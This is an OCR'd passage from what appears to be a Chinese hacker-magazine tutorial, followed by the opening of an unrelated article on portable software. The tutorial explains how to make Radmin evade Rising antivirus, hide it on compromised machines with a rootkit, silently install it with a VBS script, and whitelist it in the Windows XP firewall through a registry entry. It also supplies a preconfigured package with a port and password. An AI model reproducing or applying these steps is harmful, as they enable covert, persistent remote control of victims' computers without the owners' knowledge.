1.xx 的壳。脱壳后，再用瑞星查查看，竟然不杀了，那就在本机器上试试完全正常。还有一个Admdll.dll呢，该怎么办？随手打开资源修改工具restorator，导入dll文件。资源有两部分：对话框和图标，如图3。

一般情况下图标占用较大的空间，干脆删除，保存后再用瑞星查杀，居然这样就不被查杀了，真不知道瑞星是怎么定位特征码的，反正是方便小菜了。

重新配置一个自解压程序，拖入虚拟机，运行，一切正常。为了不让瑞星再杀到，这次我们在肉鸡上装好服务端后，又用Radmin的文件管理功能给肉鸡传了个RootKit，在傀儡主机上安装这个Rootkit步骤如下：




图3

1.创建目录，例如“c:\winnt\system32\Radmin\”把需要隐藏的程序放到这个目录里，即自解压后文件释放的目录。

2.把root.exe复制到这个目录里，“c:\winnt\system32\Radmin\root.exe”。

3.在命令行下运行start c:\winnt\system32\Radmin\root.exe /i,这样我们的“小马”可以无端口、无进程、无注册表项，这能在一定程度上可以让它存活得更久一些，方便我们对肉鸡进行维护。注意我们自解压的目录不管藏的多深，最后一个文件夹必须是Radmin，只有这样才能保证root运行后隐藏相关项。

另外，05年第5期“再谈Radmin”一文对我们小菜来说确实解决了很多问题，使Radmin一键运行。不过Redbin的做法还有商榷的地方：其一，脚本好像有一个错误，图4，第五行“c=wshshell.run("regedit /e reg.reg",0)”即导入注册表文件的命令，我本以为会有人指出来的，但是接二连三的文章我看到的都是这样的，其实命令行下的导入方法应该是：“regedit /s filename”。

如果不改过来，注册表项无法导入，会出现这样的错误，图5。

```
On Error Resume Next
set wshshell=createobject("wscript.shell")
a=wshshell.run("r_server.exe /stop",0)
b=wshshell.run("r_server.exe /install /silence",0)
c=wshshell.run("regedit /e reg.reg",0)
d=wshshell.run("redbin.exe",0)
```

看这行

图4




图5

在文件的解压目录里会出现一个几十兆大的注册表文件，那一定会让肉鸡的主人发现。

因为我们的配置主要是针对注册表项，没有将配置导入，端口会变成默认的4899，没有密码，不隐藏图标。虽然看不到图标，但是在任务栏右端会有一个空白，鼠标指向的时候会显示两个ip地址，如图6。




图6

其次以前的文章中将Redbin的服务端和小游戏捆绑到一起，如果在一台机器上再次运行这个文件就会出现这样的错误，图7和图8。




图7

所以我们再配置一个vbs脚本文件，其中加上一句：“a=wshshell.run("pskill winlogin.exe",0)”winlogin.exe是Radmin的服务端主文件，我给它改了个名字，不过，pskill是结束任务的工具，我们要一并放入压缩包才可以，在压缩包的高级自解压选项的常规选项卡中填写解压前运行kill.vbs，解压后运行setup.vbs，图9。




图8

还有一个问题就是现在使用XP/SP2系统的较多，系统自带的防火墙会报警，我又参考了别人的经验，在配置好的注册表文件中加入：

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List]
"C:\\WINDOWS\\system32\\RAdmin\\winlogin.exe"="C:\\WINDOWS\\system32\\RAdmin\\winlogin.exe:*:Enabled:winlogin"
```

路径必须与自解压文件的路径一致，这样“小马”就会畅通无阻了。只要我们小菜跟随x的脚步，这样的问题就不会是问题。




图9

如果软件都可以这样简单改一改就达到免杀，那真是小菜的幸运。本文的目的是让跟我有相似经历的读者朋友能够多看一些书，多实践，在x的带领下利用自己有限的知识，发展属于自己的天空，培养自己的兴趣，理解黑客的内涵，多为中国的网络和软件事业出力献策。（我修改好的一键Radmin以及相关配置文件压缩包中均已提供，端口：1985，密码：playboys，读者可以根据爱好自己配置，然后再添加到压缩包中，具体细节可以参考x以前杂志，文件运行时虽然瑞星不报警，但是瑞星的内存扫描还是会发现的，所以高深的更改期待高手完成）。

（本文所涉及的软件：Radmin、stripper、restorator、RootKit、一键Radmin光盘已收录）

绿色软件制作揭密

我是孟星魂

大家都知道，软件安装程序会在硬盘上形成文件碎片，这样的话时间长了随着程序的增加机器运行速度会越来越慢（当然垃圾文件只是其中的原因之一）。另外有的时候因为系统崩溃，重装系统后运行很多软件都会出错（主要是需要注册的程序），强行删除又会提示“找不到文件，无法删除”（一般是启动服务的程序，像BlackIce防火墙），强行删除又怕不彻底。其实这都是安装文件丢失的原因，大部分是注册表项目和在SYSTEM32目录下的相关DLL链接库。很长时间网上就流行绿色免安装程序，一般不需要用setup.exe安装，解压后即可使用。不知大家以前研究过没有，不过没在X档案上见过类似的文章，到网上又找不到相应的教程。相信很多朋友都是用别人打包好的，自己一般是没搞过。其实原理很简单，今天给大家写一个演示，希望对广大菜鸟有所帮助。




图1

